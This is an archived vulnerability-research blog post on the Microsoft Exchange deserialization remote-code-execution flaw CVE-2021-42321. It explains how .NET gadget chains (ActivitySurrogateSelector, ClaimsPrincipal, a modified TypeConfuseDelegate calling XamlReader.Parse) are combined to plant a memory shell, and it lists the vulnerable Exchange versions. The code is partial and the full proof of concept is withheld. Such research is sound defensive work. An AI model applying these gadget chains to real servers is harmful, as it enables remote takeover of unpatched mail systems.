
```
claimsPrincipal2Generator.cs x
0+1 usages
public override object Generate(string formatter, InputArgs inputArgs)
{
    byte[] dllLoad = (byte[])(new ActivitySurrogateSelectorGenerator()).GenerateWithNoTest(formatter);
    string b64encoded = Convert.ToBase64String(dllLoad);

    if (formatter.Equals(value: "binaryformatter", StringComparison.OrdinalIgnoreCase)
        || formatter.Equals(value: "losformatter", StringComparison.OrdinalIgnoreCase))
    {
        string payload_bf_json = @"[{ 'Id': 1,
'Data': {
```

- the generated payload will be very long

...


Memory shell, the payload is fully prepared, however there is still a very important problem here:



Recent .NET versions have implemented some checking mechanisms to prevent abuse of the gadget chain **ActivitySurrogateSelector**, which is also why in ysoserial you can see a gadget chain used to disable this checking mechanism:

[image: image]

This gadget chain simply uses the **TextFormattingRunProperties *gadget to call methods that change the value of the "microsoft:WorkflowComponentModel:DisableActivitySurrogateSelectorTypeCheck"** property.



TextFormatting ****is also in the blacklist of **ChainedSerializationBinder**, so it must be wrapped in ****ClaimsPrincipal** ****to be executed!**

ClaimsPrincipal



**Other gadget-
chan**

=)))) I've been laughing for hours while making this meme

And this is the result when using this gadget chain:

[image: image]

The gadget chain returns an **"InvalidCastException"**, and then the **w3wp.exe** process crashes! This has also been discussed at <https://www.netspi.com/blog/technical/adversary-simulation/re-animating-activitiesurrogateselector/>

This gadget chain works as follows: when deserialization is done the program goes on to call the constructor, and in the constructor of this class it calls

`GetObjectFromSerializationInfo()` and then goes on to call **XamlReader.Parse()**:

```
IL code
internal TextFormattingRunProperties(SerializationInfo info, StreamingContext context)
{
    this._foregroundBrush = (Brush) this.GetObjectFromSerializationInfo(nameof (ForegroundBrush), info);
    this._backgroundBrush = (Brush) this.GetObjectFromSerializationInfo(nameof (BackgroundBrush), info);
    this._size = (double?) this.GetObjectFromSerializationInfo(name: "FontRenderingSize", info);
    this._hintingSize = (double?) this.GetObjectFromSerializationInfo(name: "FontHintingSize", info);
    this._foregroundOpacity = (double?) this.GetObjectFromSerializationInfo(name: "ForegroundOpacity", info);
}

IL code
private object GetObjectFromSerializationInfo(string name, SerializationInfo info)
{
    string xamlText = info.GetString(name);
    return xamlText == "null" ? (object) null : XamlReader.Parse(xamlText);
}
```

In it, **XamlReader.Parse()** is exactly the method that handles and executes the commands in the xaml payload that is passed in.

After execution, the **TextFormattingRunProperties** ** constructor casts the value to a “Brush”. Our data does not satisfy that type, causing an

InvalidCastException; because the program does not catch the exception, the entire w3wp.exe process crashes.

So it is not possible to use **TextFormattingRunProperties** *to Parse the Xaml Payload and disable the check. We need to find another gadget, another combination between gadgets that can disable that check, or find another gadget to call XamlReader.*Parse()*.

After going around in circles for a while, I took another look at TypeConfuseDelegate; this gadget chain looks quite simple, and is not hard to modify either:

```
FieldInfo fi =
    typeof(MulticastDelegate).GetField(name: "_invocationList", bindingAt
object[] invoke_list = d.GetInvocationList();
// Modify the invocation list to add Process::Start(string, string)
invoke_list[1] = new Func<string, string, Process>(Process.Start);

fi.SetValue(obj: d, value: invoke_list);

return set;
}
```

The key point of this gadget is the part that modifies `invoke_list`, which allows passing in a static method that has been packaged; roughly speaking, we can call a static method other than **Process.Start()**.

(◕‿◕)

Combined with **XamlReader.Parse()** also being a static method, everything becomes much simpler. The way to modify it for the combination is also just that simple:

```
FieldInfo fi =  
    typeof(MulticastDelegate).GetField(name: "_invocationList", bindingAttr: BindingFlags.  
object[] invoke_list = d.GetInvocationList();  
// Modify the invocation list to add Process::Start(string, string)  
invoke_list[1] = new Func<string, object>(System.Windows.Markup.XamlReader.Parse);  
  
fi.SetValue(obj: d, value: invoke_list);  
return set;
```

After combining it with the xaml payload that disables the check, everything worked nicely; how to use Eval JScript next is something I may talk about in another episode!

PoC video: <https://www.youtube.com/watch?v=Fmx6JISABAQ>

PoC: I don't think i will ...

Checking all the current versions of Exchange, I determined that this PoC only works on the following versions:

- Microsoft Exchange 2019 CU10, 11
- Microsoft Exchange 2016 CU21, 22

This vulnerability may have happened because the developer team got confused when migrating to the new way of using **ChainedSerializationBinder**, or for some other reason ... "\(\[)/" who know.

Thank you all for your interest and for following along

Thank @peterjson for collaborating and English version of this blog post, and an anonymous man for helping!

Jang

Archived from <https://vnptcyber.io/tin-tuc/blog/some-notes-of-microsoft-exchange-deserialization-rce-cve-2021-42321>. Rendered offline from the local Markdown copy.